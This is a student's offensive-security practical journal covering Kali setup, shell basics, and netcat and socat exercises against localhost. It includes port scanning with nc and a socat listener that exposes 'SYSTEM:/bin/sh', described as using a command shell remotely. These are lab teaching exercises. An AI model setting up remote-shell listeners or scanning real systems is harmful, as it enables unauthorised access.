

M.Sc. (IT) Part II - Sem III
2021-2022

Offensive Security

Practical Journal

**PCP Center: JMF's Vande Mataram College,
Dombivali (E)**

Practical Implemented By

Student Name: Ravindra Sandeep Shinde

Application ID: 126975

Seat No: 0306261

INDEX


| SR NO | TITLE |
|--------------|---|
| 1 | a) Installation and preparing the lab ready Virtual or physical machine with Kali Linux. b) Exploring the command line arguments |
| 2 | a) Using NETCAT Socat b) PowerShell and Powercat c) Wireshark and Tcpdump |
| 3 | Passive Information Gathering a) Whois Enumeration/ Google Hacking b) Netcraft, Recon-ng, Shodan c) SSL Server Test |
| 4 | User Information Gathering a) Email Harvesting, Password Dumps b) Information Gathering Frameworks- OSINT Framework, Maltego |
| 5 | Active Information Gathering a) DNS Enumeration b) Port Scanning c) SMB Enumeration d) NFS Enumeration |
| 6 | Vulnerability Scanning a) Vulnerability Scanning with Nessus b) Vulnerability Scanning with Nmap |
| 7 | Web Application Assessment Tools a) DIRB b) Burp Suite c) Nikto d) SQL Injection |
| 8 | Password Attacks a) Wordlists, Brute Force Wordlists b) Common Network Service Attack Methods |
| 9 | Port Redirection and Tunnelling a) Port Forwarding- RINETD b) SSH Tunnelling |

PRACTICAL NO.1


A. Installation and preparing the lab ready Virtual or physical machine with Kali Linux.

STEPS:

Step-1: Go to : <https://www.kali.org/get-kali/>





Step-2: Click on Virtual Machines





Step-3: Download for VMware or VirtualBox (for experiment I have selected VirtualBox).

Step-4: Go to Oracle VirtualBox and add the VDI file from: File -> Virtual Media Manager -> Add -> Select the downloaded Kali VDI file.





Step-5: Start Kali Linux on VirtualBox



B. Exploring the command line arguments

A: Environment Variables, Tab Completion, Bash History Tricks

A1: To display environment variables


\$ printenv //displays all the global ENVs

or

\$ set //display all the ENVs (global as well as local)

or

\$ env //display all the global ENVs



The screenshot shows a terminal window titled "kali@kali: ~". The window contains a list of environment variables. The user has typed "\$ printenv" and pressed Enter. The terminal then displays the output of the command, which includes various environment variables such as COLORFGBG, COLORTERM, COMMAND_NOT_FOUND_INSTALL_PROMPT, DBUS_SESSION_BUS_ADDRESS, DESKTOP_SESSION, DISPLAY, DOTNET_CLI_TELEMETRY_OPTOUT, GDMSESSION, GDM_LANG, GTK_MODULES, HOME, LANG, LANGUAGE, LOGNAME, PANEL_GDK_CORE_DEVICE_EVENTS, PATH, POWERSHELL_TELEMETRY_OPTOUT, POWERSHELL_UPDATECHECK, PWD, QT_ACCESSIBILITY, QT_AUTO_SCREEN_SCALE_FACTOR, QT_QPA_PLATFORMTHEME, and SESSION_MANAGER.

```
(kali㉿kali)-[~]
$ printenv
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DESKTOP_SESSION=lightdm-xsession
DISPLAY=:0.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
GDMSESSION=lightdm-xsession
GDM_LANG=en_US.utf8
GTK_MODULES=gail:atk-bridge
HOME=/home/kali
LANG=en_US.UTF-8
LANGUAGE=
LOGNAME=kali
PANEL_GDK_CORE_DEVICE_EVENTS=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
PWD=/home/kali
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/kali:@/tmp/.ICE-unix/815,unix/kali:/tmp/.ICE-unix/815
```

To set Global environment variable use command

\$ export NAME=Value

or

\$ set NAME=Value

To set Local environment variable use command

\$ NAME=Value

```
(kali㉿kali)-[~]
$ export testenv=10

(kali㉿kali)-[~]
$ set testenv1=10

(kali㉿kali)-[~]
$ testlocalenv=10
```

To display any variable use echo command and precede variable name by \$ sign
\$ echo \$NAME

```
(kali㉿kali)-[~]
$ echo $testenv
10
```

To unset any environment variable use unset command

\$ unset \$NAME

A2. Tab Completion

Just hit Tab while typing a command, option, or file name and the shell environment will automatically complete what you're typing or suggest options to you.

A3. Bash History

The bash shell stores the history of commands you've run in your user account's history file at ~/.bash_history by default. For example, if your username is bob, you'll find this file at /home/bob/.bash_history

eg. Up arrow , down arrow , Alt+R , cltr+R ,CLTR+O,CLTR+G

B. Piping and Redirection, Text Searching and Manipulation

Piping and Redirection

command_1 | command_2 | command_3 | | command_N

\$ ls = (Listing)
\$ ls - =(Long listing)

```
(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos

(kali㉿kali)-[~]
└─$ ls -l
total 32
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Desktop
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Documents
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Downloads
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Music
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Pictures
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Public
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Templates
drwxr-xr-x 2 kali kali 4096 Dec 20 01:36 Videos

(kali㉿kali)-[~]
└─$ █
```

```
cat sample2.txt | head 2 | tail 2
```

```
(kali㉿kali)-[~]
└─$ cat samplefile | head -2
this is the sample file
this is used in kali linux
```

```
(kali㉿kali)-[~]
└─$ cat samplefile | tail -2
this is linux distribution
all commands are used in linux are same as unix commands
```

B.2

Text searching and manipulation

The grep filter searches a file for a particular pattern of characters, and displays all lines that contain that pattern. The pattern that is searched in the file is referred to as the regular expression

```
grep [options] pattern [files]
```

Options Description

-c: This prints only a count of the lines that match a pattern

-h: Display the matched lines, but do not display the filenames.

-i: Ignores, case for matching

-l: Displays list of a filenames only.

-n: Display the matched lines and their line numbers.

```
$cat > geekfile.txt
```

Case insensitive search – i option

```
$grep -i "UNix" geekfile.txt
```

```
(kali㉿kali)-[~]
└─$ grep -i "LINUX" samplefile
this is used in kali linux
this is linux distribution
all commands are used in linux are same as unix commands
```

Displaying the count of number of matches – c option

```
$grep -c "unix" geekfile.txt
```

```
(kali㉿kali)-[~]
└─$ grep -c "linuX" samplefile
3
```

Display the file names that matches the pattern – l option

```
$grep -l "unix" *
```

Checking for the whole words in a file – w option

```
$ grep -w "unix" geekfile.txt
```

Matching the lines that start with a string - The ^ regular expression pattern specifies the start of a line

```
$ grep "^unix" geekfile.txt
```

Matching the lines that end with a string : The \$ regular expression pattern specifies the end of a line

```
grep "os$" geekfile.txt
```

SED Command

Replacing or substituting string - “s” specifies the substitution operation

```
$sed 's/unix/linux/' geekfile.txt
```

```
(kali㉿kali)-[~]
└─$ sed 's/linux/unix/' samplefile
this is the sample file
this is used in kali unix
this is unix distribution
all commands are used in unix are same as unix comma
```

Replacing the nth occurrence of a pattern in a line - Use the /1, /2 etc flags to replace the first, second occurrence of a pattern in a line

```
$sed 's/unix/linux/2' geekfile.txt
```

Replacing all the occurrence of the pattern in a line : The substitute flag /g (global replacement)

```
$sed 's/unix/linux/g' geekfile.txt
```


Parenthesize first character of each word : This sed example prints the first character of every word in parenthesis.

```
$ echo "Welcome To The Geek Stuff" | sed 's/(\b[A-Z]\)/\(\1\)/g'
```

C. Editing Files from the Command Line, Comparing Files, Managing Processes

Three modes in vi editor:

1. Insert mode (I,o)
2. Command mode (Esc)
3. Ex mode (:)



A screenshot of a terminal window. The prompt shows '(kali㉿kali)-[~]'. Below it, the command '\$ vi firsttest' is typed and ready to be executed.

Commonly used vi commands:

- i – Insert at cursor (goes into insert mode)
- a – Write after cursor (goes into insert mode)
- A – Write at the end of line (goes into insert mode)
- ESC – Terminate insert mode
- u – Undo last change
- U – Undo all changes to the entire line
- o – Open a new line (goes into insert mode)
- dd – Delete line
- 3dd – Delete 3 lines.
- D – Delete contents of line after the cursor
- C – Delete contents of a line after the cursor and insert new text. Press ESC key to end insertion.
- dw – Delete word
- 4dw – Delete 4 words
- cw – Change word
- x – Delete character at the cursor
- r – Replace character

Comparing files in Linux

Special symbols are:

a : add
c : change
d : delete
Syntax :
`diff [options] File1 File2`

\$ cat a.txt
Gujarat
Uttar Pradesh
Kolkata
Bihar
Jammu and Kashmir

\$ cat b.txt
Tamil Nadu
Gujarat
Andhra Pradesh
Bihar
Uttar pradesh

Now, applying **diff** command without any option we get the following output:

\$ diff a.txt b.txt
0a1
> Tamil Nadu
2,3c3
< Uttar Pradesh
Andhra Pradesh
5c5
Uttar Pradesh

PRACTICAL NO. 2

A. Using NETCAT / Socat


Netcat has always been one of the favourite tool for hackers to use. **It is a easy to use tool which reads and writes data across network connections, using TCP and UDP protocol.** It also allows programs or scripts to be run remotely. Besides it also contain many features like port scanning, transferring files, and port listening. So the tool is also called hacker's '*Swiss Army Knife*'.

To listen on any port use following command in terminal 1
\$nc -l -p 4000

Open second terminal to send request and give following command

\$nc 127.0.0.1 4000

To transfer data. Open 2 terminal windows.



Terminal 1 for listening

\$nc -l -p 4000 >output.txt

Terminal 2 for sending request

\$echo "GeeksforGeeks" >input.txt

1. \$nc 127.0.0.1 4000 <input.txt

```
(kali㉿kali)-[~]
└─$ nc -l -p 4000 > output.txt
(kali㉿kali)-[~]
└─$ ls
Desktop Downloads Music Pictures samplefile Videos
Documents input.txt output.txt Public Templates
(kali㉿kali)-[~]
└─$ cat output.txt
helloworld
(kali㉿kali)-[~]
└─$ [REDACTED]

(kali㉿kali)-[~]
└─$ echo "helloworld" > input.txt
(kali㉿kali)-[~]
└─$ cat input.txt
helloworld
(kali㉿kali)-[~]
└─$ nc 127.0.0.1 4000 < input.txt
^C
(kali㉿kali)-[~]
└─$ [REDACTED]
```

To perform Port Scanning. Enter the following command on the terminal.

Scanning a single port

\$netcat -z -v 127.0.0.1 4000

Scanning multiple ports

\$nc -z -v 127.0.0.1 4000 4001

Scanning a range of ports

\$nc -z -v 127.0.0.1 4000-4005

```
(kali㉿kali)-[~]
└─$ cat output.txt
helloworld
(kali㉿kali)-[~]
└─$ nc -l -p 4000
(kali㉿kali)-[~]
└─$ nc -l -p 4000
(kali㉿kali)-[~]
└─$ nc -l -p 4000
(kali㉿kali)-[~]
└─$ [REDACTED]

(kali㉿kali)-[~]
└─$ nc -z -v 127.0.0.1 4000
localhost [127.0.0.1] 4000 (?) open
(kali㉿kali)-[~]
└─$ nc -z -v 127.0.0.1 4000 4001
localhost [127.0.0.1] 4000 (?) open
localhost [127.0.0.1] 4001 (?) open
(kali㉿kali)-[~]
└─$ nc -z -v 127.0.0.1 4000-4005
localhost [127.0.0.1] 4000 (?) open
(kali㉿kali)-[~]
└─$ [REDACTED]
```

To delay the interval for lines sent. Open 2 terminal as shown below:

Terminal 1 for listening

\$nc -l -p 1234

Terminal 2 sending request

\$nc -i 5 127.0.0.1 1234

```
(kali㉿kali)-[~]
└─$ nc -l -p 4000
(kali㉿kali)-[~]
└─$ nc -i 5 127.0.0.1 4000
(kali㉿kali)-[~]
```

Port forwarding

Open three terminals:

T1: Listen on port 4000

nc -l -p 4000

T2: Listen on port 4001 and forward it on localhost port 4000

nc -l -p 4001 -c "nc 127.0.0.1 4000"

T3: As outsider give request on port 4001 which will get forwarded to port 4000 and get process.

It will hide the original port from outsiders

nc 127.0.0.1 4001

```
(kali㉿kali)-[~]
$ nc -l -p 4001
^C

(kali㉿kali)-[~]
$ nc -l -p 4001 -c "nc 127.0.0.1 4000"
hellow
1 4002
open
open
open
5 open

(kali㉿kali)-[~]
$ nc -l -p 4000
^C

(kali㉿kali)-[~]
$ nc -l -p 4000
hi
good morning
1 ×
```

Socat:

SOCAT (SOcket CAT) is a command-line utility that establishes two bidirectional byte streams and data transfer between them. It's a similar tool as that of netcat, where server opens a port to listen, and client connects to that port for all kinds of stuff that netcat can be used for.

```
 socat TCP-LISTEN:4000 stdout
```

```
 socat - TCP:127.0.0.1 4000
```

```
(kali㉿kali)-[~] $ socat TCP-LISTEN:4000 ptout  
hi  
how are you  
[]  
(kali㉿kali)-[~] $ socat - TCP:127.0.0.1:4000  
hi  
how are you  
[]
```

Use command shell remotely

```
 socat TCP4-LISTEN:1234,reuseaddr,fork 'SYSTEM:/bin/cat /home/kali/input.txt'
```

```
(kali㉿kali)-[~]
$ socat TCP-LISTEN:1234,reuseaddr,fork 'SYSTEM:/bin/sh' < /home/kali/input.txt'

(kali㉿kali)-[~]
$ socat - TCP:127.0.0.1:1234
HELLOWORLD HOW ARE YOU

(kali㉿kali)-[~]
$
```

Multiple connection:

```
socat -d -d TCP4-LISTEN:4444,fork file:rmmnotice.txt
```

```
 socat TCP:127.0.0.1:4444 file:received_notice.txt.create
```

```
(kali㉿kali)-[~]
$ socat TCP4-LISTEN:1234,reuseaddr, 'SYSTEM:/bin/cat /home/kali/input.txt'
(kali㉿kali)-[~]
$ socat TCP4-LISTEN:1234,reuseaddr, 'SYSTEM:/bin/cat /home/kali/input.txt'
(kali㉿kali)-[~]
$ socat TCP4-LISTEN:1234,reuseaddr,fork 'SYSTEM:/bin/cat /home/kali/input.txt'

socat - TCP:127.0.0.1:1234
HELLOWORLD HOW ARE YOU

socat - TCP:127.0.0.1:1234
HELLOWORLD HOW ARE YOU

socat - TCP:127.0.0.1:1234
HELLOWORLD HOW ARE YOU
```

B. PowerShell and Powertac

PowerShell

PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS.

PowerShell is a modern command shell that includes the best features of other popular shells. Unlike most shells that only accept and return text, PowerShell accepts and returns .NET objects. The shell includes the following features:

PowerShell commands are known as cmdlets

1. The Get-Help cmdlet offers you the guides needed to use any command effectively without getting errors.
2. Run the code below to get the full (-Full) information about the Get-Help cmdlet itself.
Get-Help Get-Help -Full
3. Run the Get-Help command below to get examples (-Examples) on how you can use the Get-Process cmdlet.
Get-Help Get-Process -Examples

4. Run the following command to get a list of all your system processes in a table format.

Get-Process

5. Run the command below to get a list of all the recently executed commands in your current session.

Get-History

